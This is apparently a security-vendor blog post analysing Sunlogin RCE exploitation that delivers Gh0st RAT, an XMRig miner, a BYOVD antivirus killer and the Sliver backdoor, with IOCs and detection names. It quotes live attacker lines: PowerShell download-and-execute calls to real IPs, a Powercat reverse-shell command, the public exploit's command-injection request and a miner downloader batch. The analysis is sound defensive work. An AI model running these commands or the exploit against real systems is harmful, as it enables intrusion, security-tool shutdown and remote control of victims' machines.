Sliver Malware With BYOVD Distributed Through Sunlogin Vulnerability Exploitations

asec.ahnlab.com/en/47088/

By Sanseo February 6, 2023

Sliver is an open-source penetration testing tool developed in the Go programming language. Cobalt Strike and Metasploit are major examples of penetration testing tools used by many threat actors, and various attack cases involving these tools have been covered here on the ASEC blog. Recently, there have been cases of threat actors using Sliver in addition to Cobalt Strike and Metasploit.

The ASEC (AhnLab Security Emergency response Center) analysis team is monitoring attacks against systems with either unpatched vulnerabilities or misconfigured settings. During this process, we have recently discovered a Sliver backdoor being installed through what is presumed to be vulnerability exploitation on certain software. Not only did threat actors use the Sliver backdoor, but they also used the BYOVD (Bring Your Own Vulnerable Driver) malware to incapacitate security products and install reverse shells.

The software that was targeted by this vulnerability exploitation was Sunlogin, a remote-control program developed in China. Sunlogin, which had its remote code execution vulnerability (CNVD-2022-10270 / CNVD-2022-03672) and the code that exploited said vulnerability made publicly available last year, is still being targeted by vulnerability attacks.

First, a brief summary of the Sliver penetration testing tool will be given. Afterward, cases involving the continuous Sunlogin attacks will be covered through our ASD (AhnLab Smart Defense) logs. Finally, we will break down the recently confirmed attack cases where Sliver and BYOVD were ultimately installed.

1. Sliver

Penetration testing tools are used for the purpose of checking the security vulnerabilities within the network and systems of companies and institutes. They can potentially be used for malicious purposes if placed in the hands of threat actors as they generally provide various features for each penetration testing stage.

The most well-known commercial penetration testing tool would most likely be Cobalt Strike. Following the release of its cracked version, it is still being used by various threat actors to this very day. There is also the tool developed in open-source, Metasploit, which is similarly easy to obtain and thus often used in attacks. There are many other penetration testing tools aside from Cobalt Strike and Metasploit, but a majority of recent cases were found to be using the open-source penetration testing tool, Sliver. **[1]**



Figure 1. Sliver description

Among the characteristics of Sliver, the fact that it was developed using Go, a cross platform-supporting language, allows it to support Windows, Linux, and macOS. Its comparatively recent development could also be considered a defining characteristic, but this is because the tools that have been consistently used by threat actors since the past, like Cobalt Strike and Metasploit, are more prone to being detected by security products compared to Sliver. Therefore, Sliver is being used by various threat actors in place of existing tools like Cobalt Strike. **[2] [3] [4]**

Commands can be sent by the threat actor through the backdoor created by Sliver to perform a variety of malicious behaviors. Its features include most of the features supported by typical backdoors and RAT malware, such as process and file handling, command execution, uploading/downloading files, and screenshot capturing. It also provides other features necessary for overtaking internal networks, such as privilege escalation, process memory dumping, and lateral movement.

Figure 2. Command transmission process to the installed Sliver backdoor

```
Sliver:
=======
  cat                 Dump file to stdout
  cd                  Change directory
  close               Close an interactive session without killing the remote process
  download            Download a file
  execute             Execute a program on the remote system
  execute-shellcode   Executes the given shellcode in the sliver process
  extensions          Manage extensions
  getgid              Get session process GID
  getpid              Get session pid
  getuid              Get session process UID
  ifconfig            View network interface configurations
  info                Get info about session
  interactive         Task a beacon to open an interactive session (Beacon only)
  kill                Kill a session
  ls                  List current directory
  mkdir               Make a directory
  msf                 Execute an MSF payload in the current process
  msf-inject          Inject an MSF payload into a process
  mv                  Move or rename a file
  netstat             Print network connection information
  ping                Send round trip message to implant (does not use ICMP)
  pivots              List pivots for active session
  portfwd             In-band TCP port forwarding
  procdump            Dump process memory
  ps                  List remote processes
  pwd                 Print working directory
  reconfig            Reconfigure the active beacon/session
  rename              Rename the active beacon/session
  rm                  Remove a file or directory
  rportfwd            reverse port forwardings
  screenshot          Take a screenshot
  shell               Start an interactive shell
  shikata-ga-nai      Polymorphic binary shellcode encoder (ノ ゜ Д ゜)ノ ︵ 仕方がない
  sideload            Load and execute a shared object (shared library/DLL) in a remote process
  socks5              In-band SOCKS5 Proxy
  ssh                 Run a SSH command on a remote host
  terminate           Terminate a process on the remote system
  upload              Upload a file
  whoami              Get session user execution context
```

Figure 3. A portion of the commands supported by Sliver

In addition to file, behavior, and memory detection, anti-malware security products are also capable of detecting network behaviors like when a malware strain tries to communicate with C&C servers. Therefore, various penetration testing tools, including Cobalt Strike, provide multiple ways to bypass communicating with the C&C server in order to evade network detection. Sliver also supports methods that use mTLS, WireGuard, HTTP(S), and DNS to communicate with the C&C server, which allows it to evade the network detection of security products through the encryption of network communication.

Session Mode and Beacon Mode are the two modes also supported by the Sliver backdoor. Sliver that has been built in Session Mode communicates with the C&C server in real-time while the Sliver built in Beacon Mode communicates with the C&C server asynchronously. The latter obtains commands or task lists from the C&C server and sends the results after executing them.

2. Vulnerability Exploitations and Attacks Targeting Sunlogin

Sunlogin is a remote-control utility developed by the Chinese tech company, Oray. In 2022, the remote code execution vulnerability, CNVD-2022-10270 / CNVD-2022-03672, was made publicly available along with the code that exploited it, **[5]** after which attacks that abused these were found. We assume that “SunloginCLient.exe” is the vulnerable process that is being targeted by attacks, **[6]** and multiple attacks have been confirmed since early 2022 according to our ASD logs.

2.1. Gh0st RAT

Although the packet used in the attack has not been found, it is assumed that the malware are installed through the Sunlogin RCE vulnerability exploitation following the PowerShell command ran on the “SunloginCLient.exe” process. The “SunloginCLient.exe” process used in the actual attacks is an earlier version than v11.0.0.33, which is known to have been patched. The following is the process tree of the PowerShell command that downloads and installs Gh0st RAT. It is through this that we can confirm that the PowerShell command was run by the “SunloginCLient.exe” process.

Target Type	File Name	File Size	File Path
Target	help23[1].hta	59 KB	%USERPROFILE%\appdata\local\microsoft\windows\inetcache\ie\help23[1].hta
Current	regsvr32.exe	20 KB	%SystemRoot%\system32\regsvr32.exe
Parent	powershell.exe	467.5 KB	%SystemRoot%\system32\windowspowershell\v1.0\powershell.exe
ParentOfParentOfCurrent	sunloginclient.exe	9.13 MB	%ProgramFiles%\oray\sunlogin\sunloginclient\sunloginclient.exe

Process	Module	Target	Behavior	Data
regsvr32.exe	scrobj.dll	N/A	Downloads executable file	http://61.155.8.2/C6/include/images/help23.hta help23[1].hta
sunloginclient.exe	N/A	powershell.exe	Creates process	N/A
regsvr32.exe	scrobj.dll	N/A	Connects to network	http://61.155.8.2:81/C6/include/images/help23.sct

Figure 4. Gh0st RAT installation process tree

Aside from this, an assumption can also be inferred by examining the command used in the attacks. PoC, which was revealed first, uses the following command when exploiting vulnerabilities. **[7]**

```
42  func RunCmd(cmd string) string {
43      client := resty.New().SetTimeout(3 * time.Second).SetTLSClientConfig(&tls.Config
        {InsecureSkipVerify: true}) //忽略https证书错误，设置超时时间
44      //fmt.Printf(GetVerify())
45      cmd = url.QueryEscape(cmd)
46      client.Header.Set("Cookie","CID="+GetVerify())
47      resp, err := client.R().EnableTrace().Get("http://" + config.GetIp() + ":" + config.GetPort()
        + "/check?cmd=ping..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..
        %2Fwindows%2Fsystem32%2FWindowsPowerShell%2Fv1.0%2Fpowershell.exe+" + cmd)
48
```

Figure 5. PoC’s vulnerability exploitation routine

The command used in the aforementioned Gh0st RAT attack is as follows and is similar to the command used in the PoC above.

Figure 6. PowerShell command used in attacks

2.2. XMRig CoinMiner

Threat actors occasionally install XMRig CoinMiner instead of Gh0stRAT. According to our ASD log, the following command is executed via the “SunloginCLient.exe” process which downloads and runs “syse.bat”, the batch malware.



Figure 7. Vulnerability exploitation command that installs XMRig CoinMiner

“syse.bat” downloads either the “t.zip” or “t_64.zip” compressed file alongside 7z according to the hardware environment. The files are then unzipped in either the “C:\windows\WinSysMaintenance\.arc ” or “C:\WinSysMaintenance\.arc ” directories depending on the privilege.

```
45  if %NUMBER_OF_PROCESSORS% GEQ 8 (
46      powershell -Command "$wc = New-Object System.Net.WebClient; $wc.DownloadFile('http://5.199.173.103/t_64.zip',
        '%D_PATH%\\splwow32.zip')"
47  ) else (
48      powershell -Command "$wc = New-Object System.Net.WebClient; $wc.DownloadFile('http://5.199.173.103/t.zip',
        '%D_PATH%\\splwow32.zip')"
49  )
50
51  > if exist "%D_PATH%\splwow32.zip" (…
53  > ) else (…
56  )
57
58  powershell -Command "Add-Type -AssemblyName System.IO.Compression.FileSystem; [System.IO.Compression.ZipFile]
    ::ExtractToDirectory('%D_PATH%\\splwow32.zip', '%D_PATH%\.arc')" 2>NUL
59  %D_PATH%"\.arc\splwow32.exe" --help >NUL
60
61  echo %ERRORLEVEL%
62  if %ERRORLEVEL% equ 0 goto MINER_OK
63  echo WARNING: Powershell Download fail... trying 7z
64  powershell -Command "$wc = New-Object System.Net.WebClient; $wc.DownloadFile('http://5.199.173.103/7za.exe',
    '%D_PATH%\\7za.exe')"
65  "%D_PATH%\7za.exe" x %D_PATH%"\splwow32.zip" -o%D_PATH%"\.arc" -y
66  del %D_PATH%\7za.exe
67  %D_PATH%"\.arc\splwow32.exe" --help >NUL
68  if %ERRORLEVEL% equ 0 goto MINER_OK
```

Figure 8. Download routine for the compressed file containing malware

Instead of XMRig CoinMiner being contained as-is within the compressed file, it is executed through the launcher and loader malware. “watch.exe” is the launcher and “splwow32.exe” is the loader malware that loads and decodes the encoded XMRig, “WINSysCoreR.bin”, before executing it in the memory.

t_64.zip

이름	원본 크기	압축 크기	압축률	종류	수정한 날짜
WINSysCoreR.bin	11,527,680	3,419,412	71%	BIN 파일	2023-01-06 오전 1:40
WinRing0x64.sys	14,544	8,055	45%	시스템 파일	2022-10-21 오후 5:30
config.json	4,779	877	82%	JSON 파일	2022-11-16 오전 1:14
splwow32.exe	226,304	117,712	48%	응용 프로그램	2023-01-05 오전 12:43
watch.exe	264,192	137,688	48%	응용 프로그램	2023-01-05 오전 12:43

Figure 9. Compressed file containing malware

Afterward, “syse.bat” changes the XMRig wallet address and transfers “WINSysCoreR.bin” as an argument of “splwow32.exe” before executing it. This starts the Monero coin mining process in the infected system.

```
83  powershell -Command "$out = cat '%D_PATH%\.arc\config.json' | %%{$_ -replace '\"pass\": *\".*\",', '\"pass\":
    \"%PASS%\",'} | Out-String; $out | Out-File -Encoding ASCII '%D_PATH%\.arc\config.json'"
84  powershell -Command "$out = cat '%D_PATH%\.arc\config.json' | %%{$_ -replace '\"user\": *\".*\",', '\"user\":
    \"43gM5t8776eDB229erLVJBSw2vD8Ypm96PguqWMv2zxr8dnn7u3pQCmNPQF9dkjrXyYkdZe41rqjaj3aVDTyuNvB6r9oSgQ\",'} |
    Out-String; $out | Out-File -Encoding ASCII '%D_PATH%\.arc\config.json'"
85
86  echo [*] === SetUp ===
87
88  del %D_PATH%\splwow32.zip
89
90  Start "" %D_PATH%\.arc\watch.exe %D_PATH%\.arc\splwow32.exe "splwow32.exe %D_PATH%\.arc\WINSysCoreR.bin"
91
```

Figure 10. XMRig execution routine

3. Cases of Recent Attacks

There have been a steady number of attacks targeting the Sunlogin RCE vulnerability. Most of these cases involved the installation of Gh0st RAT and XMRig CoinMiner. In this blog post, we will be covering the recently confirmed attacks where a Sliver backdoor and Powercat reverse shell were installed.

The threat actor first installed a PowerShell script using the Sunlogin RCE vulnerability. This PowerShell script functioned by using the BYOVD technique to incapacitate security products installed in the system before installing a reverse shell using Powercat. It is unconfirmed whether it was done by the same threat actor, but after a few hours, a log shows that a Sliver backdoor was installed on the same system through a Sunlogin RCE vulnerability exploitation.

3.1. BYOVD & Powercat

The first command executed on the target system is a command that downloads and executes the following “2.ps1” PowerShell script.

```
"targetProcess": {
  "imageInfo": {
    "commandLine": "powershell  iex (new-object net.webclient).downloadstring('http://45.144.3.216/2.ps1') ",
    "fileObj": {
      "fileName": "powershell.exe",
      "filePath": "%SystemRoot%\\system32\\windowspowershell\\v1.0\\powershell.exe",
      "fileSize": 452608,
    }
  }
},
```

Figure 11. PowerShell command that installs the loader malware

The PowerShell script is obfuscated, but upon closer examination, we can see that it has a simple structure with the following two major features. The first feature decodes the compressed .NET PE before loading and executing it in the memory. The encoded PE is developed in .NET, and the function kdjvasbulidcfaeusyefoaexwyroaw7fyoaeufhodusicvfy8cye() is executed through a PowerShell command.

```
$Mhyprot2DrvControl = @'
7f0FQJPR2z+M0yKoUzDBBLsCTGZsuummYKGioqKis7t7U1Bhdgd2d3ew0SG1SUsoKhxQ0hW1/3Wde0O/z/
...
'@

$DeflatedStream = New-Object IO.Compression.DeflateStream([IO.MemoryStream][Convert]
::FromBase64String($Mhyprot2DrvControl),[IO.Compression.CompressionMode]::Decompress)
$UncompressedFileBytes = New-Object Byte[](1319936)
$DeflatedStream.Read($UncompressedFileBytes, 0, 1319936) | Out-Null
[Reflection.Assembly]::Load($UncompressedFileBytes).GetType("ujacldfajlvjfaslflcevdfuaelfiua.
Program")::kdjvasbulidcfaeusyefoaexwyroaw7fyoaeufhodusicvfy8cye()

IEX (New-Object Net.Webclient).DownloadString("http://45.144.3.216/powercat.ps1");
powercat -c 45.144.3.216 -p 14356 -e cmd
```

Figure 12. Decoded PowerShell command – Modified

“ujacldfajlvjfaslflcevdfuaelfiua.exe” is assumed to be the open-source tool Mhyprot2DrvControl that was personally modified by the threat actor to forcefully terminate security products. **[8]** Unlike the open-source tool, the malware has the following AvList which contains the process names of anti-malware products to be forcefully terminated.

Figure 13. List of anti-malware products to be force terminated

Mhyprot2DrvControl uses the BYOVD (Bring Your Own Vulnerable Driver) technique, which abuses vulnerable Windows driver files and uses the escalated privilege to perform arbitrary behaviors. Recently, many threat actors have been using this technique to escalate their privileges and forcefully terminate security products to evade detection. **[9]**

Mhyprot2DrvControl specifically abuses the mhyprot2.sys file. This file is an anti-cheat driver developed by the Chinese game company miHoYo, the creators of Genshin Impact. mhyprot2.sys is a normal, authenticated driver file with a valid signature, but the process that calls this file has vulnerable verification conditions. Through a simple bypassing process, the malware can access the kernel area through mhyprot2.sys. The developer of Mhyprot2DrvControl provided multiple features that can be utilized with the privileges escalated through mhyprot2.sys. Among these, the threat actor used the feature which allows the force termination of processes to develop a malware that shuts down multiple anti-malware products.

Figure 14. Routine for checking the process list to terminate AV products

The second feature of the PowerShell script is downloading Powercat from an external source and using it to run the reverse shell in the infected system. When executed, the reverse shell connects to the C&C server and provides the threat actor control over the infected system by providing the cmd.exe, in other words, the shell.

> IEX (New-Object Net.Webclient).DownloadString(“hxxp://45.144.3[.)216/powercat.ps1”);
> powercat -c 45.144.3.216 -p 14356 -e cmd

3.2. Sliver Backdoor Attack

Beside the PowerShell script above, the threat actor used the vulnerability to execute a PowerShell command that installed the “acl.exe” malware. The following is our ASD log of the PowerShell command executed through the Sunlogin RCE vulnerability.

Target Type	File Name	File Size	File Path
Current	powershell.exe	442 KB	%SystemRoot%\system32\windowspowershell\v1.0\powershell.exe
Parent	cmd.exe	283 KB	%SystemRoot%\system32\cmd.exe
ParentOfParentOfCurrent	cmd.exe	283 KB	%SystemRoot%\system32\cmd.exe
ParentOfParentOfParent	sunloginclient.exe	9.13 MB	%ProgramFiles%\oray\sunlogin\sunloginclient\sunloginclient.exe

Process	Module	Target	Behavior	Data
powershell.exe	N/A	N/A	Connects to network	http://43.128.62.42/acl.exe
cmd.exe	N/A	powershell.exe	Creates process	N/A

Figure 15. Sliver backdoor installed through the Sunlogin vulnerability

```
"targetProcess": {
  "imageInfo": {
    "commandLine": "powershell  (new-object net.webclient).downloadfile('http://43.128.62.42/acl.exe','c:\\users\\%ASD%\\acl2.exe')",
    "fileObj": {
      "fileName": "powershell.exe",
      "filePath": "%SystemRoot%\\system32\\windowspowershell\\v1.0\\powershell.exe",
      "fileSize": 452608,
    }
  }
```

Figure 16. PowerShell command that installs the Sliver backdoor

The downloaded “acl.exe” is the Sliver backdoor. Sliver is normally obfuscated when the backdoor is built. Thus, only the obfuscated Go functions can be seen even after decompiling. This means that the threat actor used the binaries generated by the Sliver framework in the attacks as-is without additional packing processes.

```
while ( &retaddr <= *(v9 + 16) )
  a1 = runtime_morestack_noctxt(a1, a2);
v27 = main_t16Z6CyHP4_func1;
v28 = runtime_makechan(&RTYPE_chan_struct_, 0, a3, a4, a5, a6, a7, a8, a9);
v29 = &v27;
v14 = YzKwrWHL_iX02O_Y2YmfgEb(v28, 0, &v27, a4, a5, v10, v11, v12, v13);// transports.StartConnectionLoop()
v25 = v14;
v26 = 0LL;
while ( runtime_chanrecv2(v14, &v26) )
{
  v22 = v26;
  v26 = 0LL;
  if ( v22 )
  {
    if ( main_iW3n1PA4PZv(v22, &v26, v21, a4, a5) )// main.sessionMainLoop()
    {
      ++qword_13B9D50;
```

Figure 17. Obfuscated Sliver backdoor

Since the function name is obfuscated but the practical routine remains the same, static analysis shows that Sliver utilized in the attack was built in Session Mode and used the mTLS protocol for communication with the C&C server. Additionally, the team found the configuration data that was decoded together with the Sliver backdoor’s name and C&C server address through the debugging process as shown in Figure 18.



Figure 18. Decoded configuration data

- **Sliver backdoor name:** LITERARY_WHOLE
- **C&C server address:** mtls://43.128.62[.]42:8888

4. Conclusion

Recently, the team has confirmed cases of attack where various strains of malware, including the Sliver backdoor, were installed on vulnerable and unpatched software. Sliver is being used in various forms of attack by recent attack groups that steal information from company systems and install ransomware on them. This is because, as a penetration testing tool, Sliver offers the required step-by-step features like account information theft, internal network movement, and overtaking the internal network of companies, just like Cobalt Strike.

Users should apply the latest patch to their installed software to prevent vulnerability exploitations in advance. Also, V3 should be updated to the latest version so that malware infection can be prevented.

File Detection
– CoinMiner/BAT.Generic.SC185824 (2023.01.24.03)
– Trojan/Win.Launcher.C5364876 (2023.01.24.00)
– Trojan/Win.Loader.C5364877 (2023.01.24.00)
– CoinMiner/BIN.Encoded (2023.01.24.03)
– CoinMiner/Text.Config (2023.01.24.03)
– Trojan/Win32.RL_Agent.R362708 (2021.01.12.05)
– Trojan/PowerShell.Obfuscated (2023.01.24.03)
– Trojan/Win.KILLAV.C5363966 (2023.01.22.02)
– Trojan/PowerShell.Powercat.S1567 (2021.07.07.02)
– Trojan/Win.Sliver.C5363965 (2023.01.22.02)

Behavior Detection
– Execution/MDP.Powershell.M2514
– Malware/MDP.DriveByDownload.M1659

AMSI Detection
– Trojan/Win.KILLAV.C5363966 (2023.01.22.02)
– Trojan/PowerShell.Powercat.SA1567 (2021.07.07.02)

IOC
MD5
– 836810671d8e1645b7dd35b567d75f27 : XMRig Downloader Batch (syse.bat)
– 29d04d986a31fbeab39c6b7eab5f5550 : Launcher (watch.exe)
– 17a84000567055be92bda8659de5184d : Loader (splwow32.exe)
– 57b21f6b5d50e4ec525bee77bc724a4d : Encoded XMRig (WINSysCoreR.bin)
– 7eaa2e3d9c8b7aa6ecdd8dad0d1ba673 : config.json
– 1c5e484da6e6e1c2246f6d65f23bb49b : config.json
– 8c10401a59029599bed435575914b30d : Gh0stRAT
– 2434d32b1bebf22ac7ab461a44cf1624 : Powershell Script (2.ps1)
– f71b0c2f7cd766d9bdc1ef35c5ec1743 : AV Killer – BYOVD

(ujacldfajlvjfaslflcevdfuaelfiua.exe)
– 8a319fa42e7c7432318f28a990f15696 : Powercat (powercat.ps1)
– 6f0c0faada107310bddc59f113ae9013 : Sliver Backdoor (acl2.exe)

Download
– hxxp://5.199.173[.]103/syse.bat : XMRig Downloader Batch
– hxxp://5.199.173[.]103/t.zip : XMRig zip
– hxxp://5.199.173[.]103/t_64.zip : XMRig zip
– hxxp://5.199.173[.]103/7za.exe : 7z
– hxxp://61.155.8[.]2:81/c6/include/images/help23.sct : Gh0st RAT
– hxxp://45.144.3[.]216/2.ps1 : PowerShell Malware
– hxxp://45.144.3[.]216/powercat.ps1 : Powercat
– hxxp://43.128.62[.]42/acl.exe : Sliver Backdoor

C&C
– idc6.yjzj[.]org:56573 : Gh0st RAT
– 45.144.3[.]216:14356 : Powercat Reverse Shell
– 43.128.62[.]42:8888 : Sliver Backdoor

Subscribe to AhnLab's next-generation threat intelligence platform 'AhnLab TIP' to check related IOC and detailed analysis information.

Categories:Malware Information

Tagged as:BYOVD,Powercat,Sliver,Sunlogin,Vulnerability